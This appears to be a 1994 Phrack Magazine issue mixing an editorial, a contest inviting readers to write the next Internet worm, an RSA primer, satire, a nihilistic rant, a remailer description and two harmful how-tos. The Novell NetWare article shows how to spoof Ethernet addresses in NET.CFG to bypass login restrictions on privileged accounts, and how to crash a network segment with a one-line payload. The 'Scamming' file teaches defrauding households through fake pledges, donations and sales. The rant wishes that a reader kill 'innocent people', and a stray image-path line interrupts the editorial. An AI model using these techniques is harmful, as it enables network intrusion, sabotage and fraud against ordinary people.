[It's pretty hard to get such a magstripe writer, but the keyword here is MONEY. If you have money, they will sell you damn near anything. You may want to check Bank Technology News (800-835-8403 for subscription) as they have periodic vendor lists. Additionally you can ask them for a copy of their Card Industry Directory which will have all the info on suppliers that you could ever dream of. It has a 15 day trial period too, so read it, get what you need and return it (for a full refund).

As far as Cracker Jack goes, get on #hack sometime and ask. I don't have a copy, but i imagine someone online will be able to DCC it to you.]

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 3a of 28

****

I try my best to keep Phrack unbiased. For those of you who know me, you know that I am not the most soft-spoken individual in the world, and not being able to totally flame everyone and everything puts a great deal of stress on me. This editorial space is my one saving grace. In this I can spew out incredible amounts of crap and everyone should know that it is MY OPINION only.

If anyone else wants to write a "guest" editorial, feel free to email it to phrack@well.com.

This issue I'm going to rant and rave about assholes on the net.

You know who you are.

You break into sites without any purpose, you delete files, you harass and annoy, you attempt blackmail, you fake mail, you fake news, you sling racial insults and you generally have nothing to offer the world.

You are a disgrace to the hacker community.

There have always been confrontations online. It's unavoidable on the net, as it is in life, to avoid unpleasantness. However, on the net the behavior is far more pronounced since it effects a much greater response from the limited online environments than it would in the real world. People behind such behavior in the real world can be dealt with or avoided, but online they cannot.

In the real world, annoying people don't impersonate you in national forums. In the real world, annoying people don't walk into your room and go through your desk and run through the town showing everyone your private papers or possessions. In the real world, people can't readily imitate your handwriting or voice and insult your friends and family by letter or telephone. In the real world people don't rob or vandalize and leave your fingerprints behind.

The Internet is not the real world.

All of the above continually happens on the Internet, and there is little anyone can do to stop it. The perpetrators know full well how impervious they are to retribution, since the only people who can put their activities to a complete halt are reluctant to open cases against computer criminals due to the complex nature of the crimes.

The Internet still clings to the anarchy of the Arpanet that spawned it, and many people would love for the status quo to remain. However, the actions of a few miscreants will force lasting changes on the net as a whole. The wanton destruction of sites, the petty forgeries, the needless breakins and the poor blackmail attempts do not go unnoticed by the authorities.

I personally could care less what people do on the net. I know it is fantasyland. I know it exists only in our minds, and should not have any long lasting effect in the real world. Unfortunately, as the net's presence grows larger and larger, and the world begins to accept it as an entity in and of itself, it will be harder to convince those inexperienced users that the net is not real.

I have always played by certain rules and they have worked well for me in the nearly 15 years I've been online. These rules can best be summed up by the following quote, "We are taught to love all our neighbors. Be courteous. Be peaceful. But if someone lays his hands on you, send them to the cemetery."

The moment someone crosses the line, and interferes with my well-being in any setting (even one that is arguably unreal such as the Internet) I will do whatever necessary to ensure that I can once again go about minding my own business unmolested. I am not alone in this feeling. There are hundreds of net-loving anarchists who don't want the extra attention and bad press brought to our little fantasyland by people who never learned how to play well as children. Even these diehard anti-authoritatians are finding themselves caught in a serious quandary: do they do nothing and suffer attacks, or do they make the phone call to Washington and try to get the situation resolved?

Many people cannot afford the risk of striking back electronically, as some people may suggest. Other people do not have the skill set needed to orchestrate an all out electronic assault against an unknown, even if they pay no heed to the legal risk. Even so, should anyone attempt such retribution electronically, the assailant will merely move to a new site and begin anew.

People do not like to deal with police. No one LOVES to call up their local law enforcement office and have a nice chat. Almost everyone feels somewhat nervous dealing with these figures knowing that they may just as well decide to turn their focus on you rather than the people causing problems. Even if you live your life crime-free, there is always that underlying nervousness; even in the real world.

However, begin an assault directed against any individual, and I guarantee he or she will overcome such feelings and make the needed phone call. It isn't the "hacking" per se that will cause anyone's downfall nor bring about governmental regulation of the net, but the unchecked attitudes and gross disregard for human dignity that runs rampant online.

What good can come from any of this? Surely people will regain the freedom to go about their business, but what of the added governmental attentions?

Electronic Anti-Stalking Laws?
Electronic Trespass?
Electronic Forgery?
False Electronic Indentification?
Electronic Shoplifting?
Electronic Burglary?
Electronic Assault?
Electronic Loitering?
Illegal Packet Sniffing equated as Illegal Wiretaps?

The potential for new legislation is immense. As the networks further permeate our real lives, the continual unacceptable behavior and following public outcry in that setting will force the ruling bodies to draft such laws. And who will enforce these laws? And who will watch the watchmen? Oftimes these issues are left to resolve themselves after the laws have passed.


Is this the future we want? One of increased legislation and governmental regulation? With the development of the supposed National Information Super-Highway, the tools will be in place for a new body to continually monitor traffic for suspect activity and uphold any newly passed legislation. Do not think that the ruling forces have not considered that potential.

We are all in a serious Catch-22, brought about by a handful of sociopaths. When an unwanted future arises as a direct, or indirect,

result of their actions, REMEMBER.\032

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 4 of 28



PART I

!! NEW PHRACK CONTEST !!

Phrack Magazine is sponsoring a programming contest open to anyone who wishes to enter.

Write the Next Internet Worm! Write the world's best X Windows wardialer! Code something that makes COPS & SATAN look like high school Introduction to Computing assignments. Make the OKI 1150 a scanning, tracking, vampire-phone. Write an NLM! Write a TSR! Write a stupid game! It doesn't matter what you write, or what computer it's for! It only matters that you enter!

Win from the following prizes:

- Computer Hardware & Peripherals
- System Software
- Complete Compiler packages
- CD-ROMS
- T-Shirts
- Magazine Subscriptions
- and MANY MORE!

STOP CRACKING PASSWORDS AND DO SOMETHING WITH YOUR LIFE!

Enter the PHRACK PROGRAMMING CONTEST!

The rules are very simple:

1) All programs must be original works. No submissions of previously copyrighted materials or works prepared by third parties will be judged.

2) All entries must be sent in as source code only. Any programming language is acceptable. Programs must compile and run without any modifications needed by the judges. If programs are specific to certain platforms, please designate that platform. If special hardware is needed, please specify what hardware is required. If include libraries are needed, they should be submitted in addition to the main program.

3) No virii accepted. An exception may be made for such programs that are developed for operating systems other than AMIGA/Dos, System 7, MS-DOS (or variants), or OS/2. Suitable exceptions could be, but are not limited to, UNIX (any variant), VMS or MVS.

4) Entries may be submitted via email or magnetic media. Email should be directed to phrack@well.com. Tapes, Diskettes or other storage media should be sent to

   Phrack Magazine
   603 W. 13th #1A-278
   Austin, TX 78701

5) Programs will be judged by a panel of judges based on programming skill displayed, originality, usability, user interface, documentation, and creativity.

6) Phrack Magazine will make no claims to the works submitted, and the rights to the software are understood to be retained by the program author. However, by entering, the Author thereby grants Phrack Magazine permission to reprint the program source code in future issues.

7) All Entries must be received by 12-31-94. Prizes to be awarded by 3-1-95.

----------INCLUDE THIS FORM WITH ENTRY----------

Author:

Email Address:

Mailing Address:

Program Name:

Description:

Hardware & Software Platform(s) Developed For:

Special Equipment Needed (modem, ethernet cards, sound cards, etc):

Other Comments:

Novell NetWare & Ethernet address spoofing with ODI

Just to save you from the boredom of Yet Another UNIX Security Weakness, here are some things to consider about Novell NetWare for your next Security Audit or Hacking session (depending on which side you are on).

Novell claim to have over 20 million PCs using their network operating system, substantially more than the estimated 4 million TCP/IP systems worldwide. There are many reasons for its popularity and its 60 to 80% market share, one of which has been its relatively good security.

NetWare has been one of the few widely available systems which offer some form of login encryption of accounts and passwords over the wire, as standard, unlike most of its rivals which send them out as plaintext, even if they are stored in an encrypted form eventually. Novell now offer RSA based public key encryption of the data as well.

However, since it is so popular, there are likely to be plenty of systems out there which have not been upgraded to the latest versions and patch releases and which may be still be vulnerable to programs like KNOCK , the patched ATTACH command (published in HackTic 16/17 1992), or the University of Leiden's HACK (which has been published in issue 43 of PHRACK)

Since the latest security features are implemented as NetWare Loadable Modules for NetWare 3x and 4x, but as Value Added Processes for NetWare 2x, which

require the server to be brought down to install them, it is likely that there are many NetWare 2x systems which are still vulnerable

I shall also assume that you are not on one of those wide open "box shift" installations where none of the security features have been switched on (try logging in as SUPERVISOR or GUEST without a password), all the programs and data are in a single SYS: volume and the Network Address of the cable is the default 00000001.

Like any project, the more you know about your particular Novell LAN, the easier it gets to "explore". Login as GUEST or a normal account.

Try to see who else is on the system e.g.

USERLIST /A >c:\ulist.txt

will give you a list of users currently logged in, with their Ethernet card addresses saved to a text file . Your current connection will be marked with an asterisk. If your system has 100 or more users, then any sane Supervisor will have used some form of logic when allocating the user's login accounts, probably based on personnel or id number, often including their initials.

SYSCON with privilege is what you are aiming to be able to use, but even without any privileges, you can still use it to look at your own account, change your password etc. You can also see a list of all the other registered users.

This should help you sort the accounts into normal and privileged accounts (obviously SUPERVISOR, but often there are SUPERVISOR equivalent accounts, or Work Group Manager accounts which stand out from the list). You are quite likely to see an account called something like TAPE_BACKUP or DATA_LOGGER, TRAINER, STUDENT1, STUDENT2 i.e. accounts which do not belong to individual humans. These often require abnormal security privileges e.g. normal users may have their connections broken by the WATCHDOG at say midnight, to ensure that they are not modifying files during the nightly tape backup. At an academic or industrial site, you are likely to find data logging PCs connected to instrumentation or machinery which needs to be monitored or controlled 24 hours a day. These PCs are likely to have 24 hour accounts which are not time restricted at weekends, for example.

Since it is usually more practical to do tape backups (DAT or helical scan) from a separate, dedicated PC rather than from the fileserver itself (one tape unit might also back up several fileservers), these PCs are likely to use an account e.g. TAPE_BACKUP which is a SUPERVISOR equivalent. If you can get physical access to this sort of PC, either datalogger, or tape backup unit, you have a good chance of finding the password on the local drive C:, possibly in a file with Hidden and/or System attributes (have a look at the AUTOEXEC.BAT and see what it calls)

The security aware Novell supervisors, will have set up any such accounts with an extra level of security which restricts logins to only those Ethernet addresses which have been specified. The really sensible ones will have made sure that any such machines are sited in physically secure areas, as well.

Although this is a very good idea, from the security point of view, Novell have now provided a mechanism which allows you to get around this:
the replacement for monolithic IPX/NETX called Open Datalink Interface (ODI)

Novell's ODI, and its slower Microsoft equivalent Network Driver Interface Specification (NDIS), both work by putting a common layer of software between the hardware of the Network Interface Card and the rest of the MSDOS Redirector. This allows multiple protocol stacks and frame types to be bound to the same physical card e.g.

```
IPX    TCP/IP    NETBeui   DECnet   Appletalk
-----------------------------------------------
Link Support Layer
-----------------------------------------------
Hardware Specific device driver e.g. NE2000
```

Thus, to start up NetWare on older systems, you had to generate a hardware specific version of IPX.EXE for your Ethernet card,

```
IPX
NETX
```

Extra parameters were set in SHELL.CFG, now under ODI, things are a little bit more complex:

```
LSL
NE2000
IPXODI
NETX
```

The same parameters as in SHELL.CFG such as preferred server or machine type (if you have different versions of MSDOS for different types of PC) can be specified in NET.CFG. With ODI, there are more parameters for NET.CFG but the worrying/interesting one is the ability to specify a different MAC level address to that of your actual Ethernet card. It needs this ability to cope with TCP/IP or DECnet coexistence e.g.

```
BUFFERS 100
MACHINE TYPE COMPAQ
PREFERRED SERVER FINANCE
NODE ADDRESS AA-00-04-00-12-34
```

Since this DECnet address does not depend on the "real" unique Ethernet address which has been burnt into the PROM on the card and is centrally registered (originally by Xerox, but now by the IEEE), this mechanism allows you to put a different Ethernet card address into NET.CFG, thereby fooling the Address Restriction security.

e.g. NODE ADDRESS 02-60-80-12-34-56

This is where the data you gathered earlier with USERLIST and SYSCON becomes threatening/useful.

Of course, if your target PC is on a different LAN segment, there may be Routers or intelligent hubs which restrict your ability to do this, or at least record attempts in a log files which can trace your activity, provided that suspicions are aroused before they are periodically wiped out.

How much of a security threat this little work around constitutes depends on your specific site, but there is another danger/opportunity, namely that of a denial of service or nuisance attack on the LAN.

If you set this connection parameter to be the same as that of another PC, the fileserver (Novell, DEC or UNIX) and the Ethernet has no way of preventing some packets intended for just one unique address going to the other, if they are both online at the same time. This usually results in PC hangs, incomplete closure of files, File Allocation Table problems (usually curable by running CHKDSK C: /F, but not within Windows or you will make things worse).

If by accident or design, you set your PC to have the same address as the fileserver (Novell, DEC or UNIX) or a router, then you can cause havoc to the whole network segment (even before you have started to play your multiplayer DOOM Deathmatch !).

This could be achieved with a simple command in the AUTOEXEC.BAT e.g.

```
echo NODE ADDRESS fileserver Ethernet address >>C:\ODI\NET.CFG
```

which will only take effect the next time the PC is re-booted (allowing a good headstart for the perpetrator)

This could also be the payload of a virus, which would cause more havoc than simply trashing the hard disk of a single PC.

This problem is due to the inherent design weaknesses of TCP/IP and DECnet, which were developed at a time when the number of mini-computers that they

connected could be counted on your fingers,. DEC or Xerox or Prime etc sales teams could only have dreamed of selling thousands of mini computers to a single customer. Nowadays, thousands of PCs connected to central servers are quite common, and the problems of duplicate addresses is significant.

These same features are what make Ethernet Packet Sniffing possible, which is what was behind the recent CERT warning and media hype about Internet password security, but that is a topic for another article.

Otaku

$$$

SCAMMING
DIFFERENT TECHNIQUES AND
PROCEDURES

BY: MARZ

$$$

Table of Contents:

1.0 The Intro

First off I would like to say that this file is for entertainment only and that you really shouldn't do the stuff mentioned, and the writer doesn't take any responsibility for any of the crap people do.

1.1 Different types of scams

Ok in this file I will tell you about 3 types of scams the Pledge scam, The Donation scam, and the Selling scam. There are many other scams out there which I will cover in future files for instance credit card scams although companies are trying harder and harder to prevent this it is still happening.

1.2 The right one for you

Al right now every person is different so in turn so are scams and some people and scams don't mix to well for instance if you way 300 Pounds you cant really say you are the start cross country runner. So if you are 300 pounds say you are the start wrestler/football player. Also age plays a BIG factor if you are 30 years old you aren't going to pass to well for a high school football player (you always could say you flunked) and if you are 10 years old people aren't going to be to anxious to give you donations to save the Rain Forests. Al right I am going to start going into more detail about the right scam for you.

Look at my little chart below:

Age	good scam
-10	selling or pledge
11-17	selling, pledge , or maybe even donations (if old looking)
18+	selling and donations

2.0 The Pledge scam

Al right this scam works great for kids still in school go around asking people (that don't live around you) to pledge money for you so your team can afford to go to the state meet or what ever. For example one I use is I go to peoples houses asking for donations in my Track teams Lap-athon saying that we will be running laps for 3 hours to raise money so we can go and compete in the state meet. I will ask people if they want to pledge a certain flat amount or if they would like to pay me for each individual lap. I will normally have printed out a sheet like the one bellow on my computer .

Name Address Amount/lap

Not only does having a sheet like that help you keep track of who bought your scam and who you need to collect from it makes the target (person your trying to scam) not worried like they might be if they see you writing it on a sheet of note book paper. Now then you have collected a list of people wiling to pledge you go back to the address you wrote down and tell them (for example you ran 91 laps in 3 hours) make sure your number is not totally out of per portion like I ran 150 laps in 3 hours. Also for some reason numbers like 50, 70, 80, 110 people don't like people like to see 41, 73, 127, etc.. don't ask me why but that's what I have noticed. Ok so you now are at the persons house and they ask if they can write a check oh shit not a check.. well there's a couple things you could do ask them if they could possibly make it cash (Might make them suspicious) ask them to write it to your coach give them your name (VERY dangerous) or you could just give them a phony name and lose out. One time this happened to me a lady pledged me $.25 a lap (very high amount you won't get much of these) and I told her I ran 93 laps she believed me and wanted to make out a check for the amount which was about $23 at that time I just happened to be buying some computer equipment I knew the guy's name so I gave her that name and I paid for some of the equipment with that check. Like I said earlier a 300 pound guy isn't going to be convincing for running 90 some laps in 3 hours. So customize it to your self.

2.1 The Donation scam

This scam works better for the older people out there just because people normally aren't to anxious to give a ten year old Twenty dollars to help save the whales. Ok with this scam you need to know what about what you are going to try to fake donations for so example if you are going to pose as a volunteer person to collect donations for saving the rain forest you better know something about rain forest, Be cause you never know when your going to run into that know it all rain forest hater who will try to debate why people should spend their money on saving some trees and such. It is a good idea to do some research on the field you will be portraying (read magazine and newspaper articles). Ok so now you have your idea and your ready to go..this is a scenario of how it might go:

You: Hello sir/ma'am I represent the national foundation of Rain forest saving (try to use a real group name) we are currently searching for funding for our operations at saving the rain forests of the world would you be interested in donating some money for our cause?
Them: Why do we need the rain forest?
You: (just keep bullshitting along..)
Them: OK, here's $20.

(they also may say:)

Them: Get the fuck off my property before I shoot your ass.

(make sure that you don't raise a riot then but later that night go back and egg the hell out of the house..)

This scam has some possibilities you could carry this on for along time and bring it to real higher levels if your willing to put in the time and effort. First thing would be to research your field EVEN more so you know almost EVERYTHING about it. Then you might want to create a little fake newsletter that you could offer subscriptions for slightly high amount.

The possibilities are pretty much endless.

2.2 The Selling scam

At least once everyone of us has had a salesperson come to our door selling stationary. Well have you ever thought of what a great possibility that would be. The first thing you want to do is call Olympic sales club (a big time stationary seller) you can get their catalog and selling kit for free at 800-777-8907. when you get that package it will have a catalog in it. familiarize yourself with it then go and hit some houses. This scam works great during early November (people buying cards for Christmas) well ask for cash when people pay for the stuff. they might request a phone number where to reach you just give them the number of the kid you really hate. With the kit you will receive a official order form write the order on the form so the people feel confident in you. And always remember to try to sell a product but don't kill it. This scam also has lots of possibilities.

3.0 What to wear

Your choice of cloths can make or break your scam. Don't dress like scum or to fancy. If your trying to get people to donate money for the rain forest it would help to wear some sort of a shirt dealing with the earth and not your favorite heavy metal group shirt.

3.1 Where to go

NEVER I repeat NEVER go scaming around where you are often at or you might get some crazed lunatic chasing after you with a shot gun wondering where his Christmas cards are. You will have a hard time explaining your self since its July. I find that the rich neighbor hoods are not as productive as the middle class. In the rich neighborhoods you will get fewer purchases but a little more when you get them. I also found that the richer people don't like to donate unless they get a lot of attention for it (why ya think they so rich). Stick to middle class areas not by you or your friends houses and you'll be fine.

4.0 Thanks

Thanks goes out to the people dumb enough to give me money for any of my scaming operations.

Later
Marz
Watch for future files on this and other subjects!

SHIT KICKIN' JIM IN

S E A T T L E !

Hey boy! Shit Kickin Jim here. Just wanted to let ya'll know bout this place I have been vistin that is a total hell. Yep, that's right it's the so called "cuttin edge" of music. Bah! Seems to me it's a congregation of fake ass hippy types who weren't original to come up with something new on their own, so they just went and re-hashed what their parents did in the late 60's and 70's...And look what a bunch of assholes they turned out to be!

Well here we go. First of all I'll let ya know whut I'm talkin bout when referin to ah seattle type. Me and this other good ole boy were sittin round drinkin Bud one night and came up with the following:

DESCRIPTION OF SEATTLE PERSON

Greasy-Pearl Jam worshipin'-dog walkin'-flower sniffin'-sock and sandle wearin'-bead havin'-Grateful Dead listenin'-trail mix carryin'-

granola bar eatin'-crunchy-touchy feely-antique clothes shoppin'-bicycle ridin'-VW bug drivin'-spring water drinkin'-micro-brewery tourin'-sensitive-car poolin'-Doc Martin wearin'-back pack haulin'-chain wallet carryin'-clove smokin'-espresso swillin'-tree huggin'-Greenpeace joinin'-whiteboy dreadlocked-liberal arts takin'-politically correct-terminal college student.

Please, anyone feel free to add to this list. See how big we can make it!

-=-

Now kids I didn't come up with this here part, but it's totally great and I totally admire the hell out of who ever sent it to me.

In order for UNIX(tm) to survive into the nineties, it must get rid of its intimidating commands and outmoded jargon, and become compatible with the existing standards of our day. To this end, our technicians have come up with a new version of UNIX, System VI, for use by the PC - that is, the "Politically Correct."

Politically Correct UNIX
System VI Release notes

UTILITIES:

"man" pages are now called "person" pages.

Similarly, "hangman" is now the "person_executed_by_an_oppressive_regime."

To avoid casting aspersions on our feline friends, the "cat" command is now merely "domestic_quadruped."

To date, there has only been a UNIX command for "yes" - reflecting the male belief that women always mean yes, even when they say no. To address this imbalance, System VI adds a "no" command, along with a "-f[orce]" option which will crash the entire system if the "no" is ignored.

The bias of the "mail" command is obvious, and it has been replaced by the more neutral "gendre" command.

The "touch" command has been removed from the standard distribution due to its inappropriate use by high-level managers.

"compress" has been replaced by the lightweight "feather" command. Thus, old information (such as that from Dead White European Males) should be archived via "tar" and "feather".

The "more" command reflects the materialistic philosophy of the Reagan era. System VI uses the environmentally preferable "less" command.

The biodegradable "KleeNeX" displaces the environmentally unfriendly "LaTeX".

SHELL COMMANDS:

To avoid unpleasant, medieval connotations, the "kill" command has been renamed "euthanise."

The "nice" command was historically used by privileged users to give themselves priority over unprivileged ones, by telling them to be "nice". In System VI, the "sue" command is used by unprivileged users to get for themselves the rights enjoyed by privileged ones.

"history" has been completely rewritten, and is now called "herstory."

"quota" can now specify minimum as well as maximum usage, and will be strictly enforced.

The "abort()" function is now called "choice()."

TERMINOLOGY:

>From now on, "rich text" will be more accurately referred to as "exploitive capitalist text".

The term "daemons" is a Judeo-Christian pejorative. Such processes will now be known as "spiritual guides."

There will no longer be a invidious distinction between "dumb" and "smart" terminals. All terminals are equally valuable.

Traditionally, "normal video" (as opposed to "reverse video") was white on black. This implicitly condoned European colonialism, particularly with respect to people of African descent. UNIX System VI now uses "regressive video" to refer to white on black, while "progressive video" can be any color at all over a white background.

For far too long, power has been concentrated in the hands of "root" and his "wheel" oligarchy. We have instituted a dictatorship of the users. All system administration functions will be handled by the People's Committee for Democratically Organizing the System (PC-DOS).

No longer will it be permissible for files and processes to be "owned" by users. All files and processes will own themselves, and decided how (or whether) to respond to requests from users.

The X Window System will henceforth be known as the NC-17 Window System.

And finally, UNIX itself will be renamed "PC" - for Procreatively Challenged.

UNIX(tm) is a trademark of UNIX System Laboratories. Any similarity of names or attitudes to that of any person, living or dead, is purely coincidental.

The Basics of the public key cryptosystem

In early days of computing information processors were extremely expensive, very big and only few people were qualified to operate them. The machines were isolated mechanical entities and in order to use them one had to access them through devices that were situated in the near vicinity of the computer itself. Securing access to the computer meant securing the building in which the computer was operating.

The years passed and computers became smaller, cheaper and easier to operate. And they got faster. They were linked first in local and then in wide area networks and information and programs were put only on one machine which was accessible through the net by any other participant. To gain access meant simply to gain access to the network itself. That was ok as long as all participants were members of one company, university or institution. They generally had the same cause and generally knew each other by face. Today, the net spans continents and has an estimated 20 Million users. Information has to pass through several nodes before finally reaching its destination and when using a connectionless protocol these nodes may even change during one session.

To the user flow of information is not transparent anymore and the need for cryptography has arisen. But in order to limit communication to a closed user group again these persons have to have one common keyword and furthermore this keyword has to be changed in intervals to ensure that if the key gets exposed harmful consequences can be minimized to a short period of time.

But how is a new keyword to be send securely to this group through several

(maybe hostile to their cause) nodes if one can not be sure that the key has not been compromised. A trapdoor one-way function is needed that allows for encryption of a message with a publicly available key AND that is not reversible, meaning, that only the rightful receiver of this message should be able to decode it with his personal key.

One solution is a public key cryptosystem.

The mathematical basis is the "Satz von Euler" that states that two numbers that are prime to another have only one greatest common measure - and that is 1.

$a^{eul(n)}=1 \pmod n$ and $(a,n)= 1$

For a given prime (p) and the product of two prime numbers (p1*p2) the Euler function is $eul(p)=p-1$ and $eul(p1*p2)=(p1-1)(p2-1)$.

That in mind we now can begin making the keys:

Two primes p1 and p2 are chosen and the product of p1 and p2 named n.

$(n=p1*p2)$.

We then choose a number e that is prime to $(p1-1)(p2-1)$.
(e and $(p1-1)(p2-1)$ have 1 as the greatest common measure and e should not be chosen to small).

Furthermore we need d for decoding the message.
D is defined as $d=e^{-1} * (\mathrm{mod}(p1-1)(p2-1))$.

N and e are now the public key which is made available to everyone who wishes to send a coded message to us. P1, p2 and d are kept secret.

The transmitter of a secret message first transforms his text into a number by using an common known algorithm. He could for example use the ASCII code for changing characters into numerical values.

This message in numerical format we now call m. It gets encrypted by using the function $c=m^e * n$ on it.

The coded message (c) is now send to us via e-mail or whatever.
We then decode the message by using the function $m=c^d * n$ on it.

An example using Mathematica:
The primes p1 and p2 are created

```
p1=Prime[1000005] (The 1000005th prime number)
15485941
p2=Prime[1000000] (The 1000000th prime number)
15485863

n=p1 * p2
239813160752083 (Part 1 (n) of the public key is being created)

e=Random[Integer, {1000000,100000000}]
4699873
GCD[e,(p1-1)(p2-1)]
1
```

E is created by producing a random number between 1000000 and 100000000.
Then we check if e and $(p1-1)(p2-1)$ have 1 as the greatest common measure.
If this is not the case then we have to take another e until the GCD is 1.
(Part 2 (e) of the public key has been created)

```
d=PowerMod[e,-1,(p1-1)(p2-1)]
213069977635177

m=1234567890
1234567890
This is the message
```

```
c=PowerMod[m,e,n]
159750418407936
```

The sender of a message encodes it with both public parts of the key (e and n).

C is now sent to the receiver.

```
PowerMod[c,d,n]
1234567890
```

The receiver now decodes the message using the secret part d and the public part n of the key. The decoded message reads 1234567890 again.

Now how would a potential attacker try to break our key ?
He basically needs the primes p1 and p2. If he got those two numbers, calculating d is a simple matter. d=PowerMod[e,-1,(p1-1)(p2-1)] ... and e is part of the public key.

And to get p1 and p2 this person would only have to factorize n.

Lets demonstrate that using Mathematica again :

```
n=239813160752083
FactorInteger[n]//Timing
239813160752083
{1.48 Second, {{15485863, 1}, {15485941, 1}}}
```

That took 1.48 sec on my 486/DX2 66...not bad.

```
But making the primes only a little bigger...
a=Prime[100000100]
b=Prime[100000110]
n=a*b
FactorInteger[n]//Timing
2038076783
2038077053
4153757523684360499
{62.12 Second, {{2038076783, 1}, {2038077053, 1}}}
```

...it took my hardware over 1 minute.

And since there is no known polynomial algorithm for factorizing n - and none to be expected - it is not hard to imagine that making the primes p1 and p2 big enough will drive computing costs into astronomical dimensions.

Naturally there are other ways to break the key. Someone could for example pose as us and send out his own keys in our name...or exploit weaknesses of the program - like primes that are not created at ABSOLUTE random.
Or hold a gun at our head and make us give him the key - that might sound funny but is not unheard of (especially in the metaphorical grasp of Justitia - when someone sticks a court order in your face)

Furthermore if the program we use to crypt our messages with is fairly common, our opponent could optimize his cracking programs or even have them hardwired. One example are chips that use the DES algorithm for crypting and decrypting. Or he could make the cracking programs run parallel on parallel computers, if he got the might and enough time to rig up a program.

Simply put: Our behavior should match the computing power of potential code-crackers.

If our message is of low importance (or obsolete in short time) a simple algorithm would suffice. But if much is at gain, we should take appropriate measures to secure our privacy.

It’s like tying to outrun a Ferrari on a cross-bike. On an highway you do not stand a chance ...but if you can force him on a mountain road or rough terrain (with changing algorithms and keys often) you might just outrun the mightiest codecracker.

The Truth about the Hacker Conspiracy

The Hacker's Philosophy, and the reason why.

Written by: Maldoror (ChUrCH oF ThE Non-CoNFoRMiST)

If you are ignorant, do not start reading this, because you will never finish. You will disagree with anything I say anyway, simply because I am not you.

If you are a Pseudo Intellectual, start reading this, quit, and say you agree with everything I say, even though you don't understand it.

If you are depressing, start reading, hopefully you will kill a lot of innocent people at a mainstream night club, and try to blame me.

Hackers are and always have been, the force in trying to stop our own suffering existence. Since the universe was created, the true souls, (among the first to separate from the single soul of the universe) realized the infinite repetition of their own being, and that they were simply doing one thing upon their continuous recreation: suffer.

The hackers have known that the world and it's universe have been created over and over again, doomed to merely destroy itself upon it's own recognition, or recognition by man. As man becomes aware of himself, he becomes aware also of desires: the desire to be god.

The truth is that man IS God, and that everything created in this universe was created by man and his thoughts. Mans thoughts have become so out of control, that he has now created himself, and is continuing the creations with every day of control of the masses, and his own greedy dark thoughts.

The hackers have since the beginning of time, passed along the message to the next creations in the forms of dreams, ideas, books, music (current 93, COIL, Dead can Dance, Skinny Puppy, etc) and even visions. The Bible itself, is a good example of the universal hack. The message we as hackers have been trying to get across for creation after creation, existence after existence, self recognition after self recognition, is that we are all suffering and that this eternal cycle of pain must be stopped at all cost. The only way to stop this suffering of self is to convince SELF that he is suffering and must stop creating. We are each divisions of one strong soul, one thinking soul, that soul is GOD. WE are GOD. We must all realize together that we are suffering. WE must stop suffering. WE must stop the suffering. WE must stop the recreation. YES. We must hack the universe and kill it. There is only one way out of the eternal suffering we have started and been part of for ever. We must stop the cycle. We must remove ourselves from the cycle, and we must remove the universe from this cycle.

The hackers return again and again. The hackers leave messages for themselves in the future, which is the past, for there is no difference here anymore. Leave your message, and next time around, you will realize that what I am saying is true. The government has known of the conspiracy for existence after existence. The government is so afraid of the conspiracy, and our plot to end it's UNIVERSAL power, that they are silently but quickly fooling us into obeying them more and more until we have no choice! Do not let them control you!! If you do, you are lying to yourself, and everyone else that exists! You are lying to yourself now by saying that this is NOT true.

I have been here many times, and told you the exact same thing I am telling you now. If I am dead soon, you will realize AGAIN that what I am saying is the utmost truth, yet AGAIN you will do nothing. We must STOP our existence by hacking the universe. The universe is BINARY. The universe is a COMPUTER. YES I know this because WE created

it long ago, as we will do again. WE are ONE.

I know your desires to have control. The only control we can have is to stop the creation of ourselves. Each creation is the loss of control, THE DIVISION of the ONE.

Each death brings new creation. From HEAVEN to HELL. Heaven is nonexistence. We all go to heaven, and fall back down to HELL. Read the BIBLE people. It was left by HACKERS!!!!!!!

Don't read the BIBLE as a CHRISTIAN IDIOT who can only see a color for what it reflects. Anyone with any sense knows that WHITE is WHITE only because it is reflecting ALL the colors, therefore it is REALLY BLACK. Green is all BUT green. The BIBLE is all BUT what it' words really mean on a literal scale. The BIBLE is a CODE. Do you think we could just write something like this file?!? No WAY! It would be gone as fast as this one will be. Nobody dares forget the BIBLE, simply because it is MISUNDERSTOOD. Read it and THINK.

We must STOP this cycle.
Leave yourself a message.
THINK.

The government is PARANOID of:

1) HACKERS (we are the continuance of the power)
2) L.S.D. (The method of imprinting the present into the future)
3) SECRECY (The plotting of the end)
(PGP is illegal? why?)

If you don't believe me, sit and watch it happen.

AGAIN.

Hack the Universe, it must be stopped at all cost.
Laugh now, cry next time around.

German text available from german@anon.penet.fi (deutsch@anon.penet.fi).
Italian text available from italian@anon.penet.fi (italiano@anon.penet.fi).

The anon.penet.fi Anonymous Server

Yes, another anonymous server. Why? Well, several well-known servers have bitten the dust recently. And most of them have served only a very limited subset of newsgroups, and mail only to "registered", anonymous users.

Due to reasons too complicated to mention here I wanted to set up an anonymous server for the Scandinavian user community. I got hold of a pre-release copy of one of the server packages. As the version I got relied heavily on the advanced features of MMDFII, I had to modify it quite a bit. While hacking around, I removed the restriction of only supporting selected newsgroups. Within a week of startup, the server had been discovered by transatlantic users, and more recent stats show European users are definitely a minority.

So what does the anon server really do? Well, it provides a front for sending mail messages and posting news items anonymously. As you send your very first message to the server, it automatically allocates you an id of the form anNNN, and sends you a message containing the allocated id. This id is used in all your subsequent anon posts/mails. Any mail messages sent to your-id@anon.penet.fi gets redirected to your original, real address. Any reply is of course anonymized in the same way, so the server provides a double-blind. You will not know the true identity of any user, unless she chooses to reveal her identity explicitly.

In the anonymization process all headers indicating the true originator are removed, and an attempt is made to remove any automatically-included

signatures, by looking for a line starting with two dashes (--), and zapping everything from there on. But if your signature starts with anything else, it's your own responsibility to remove it from your messages.

There are two basic ways to use the system. The easiest way is by sending a message to recipient@anon.penet.fi:

```
 To: alt.sex.bestiality@anon.penet.fi

 To: an9999@anon.penet.fi

 To: help@anon.penet.fi
```

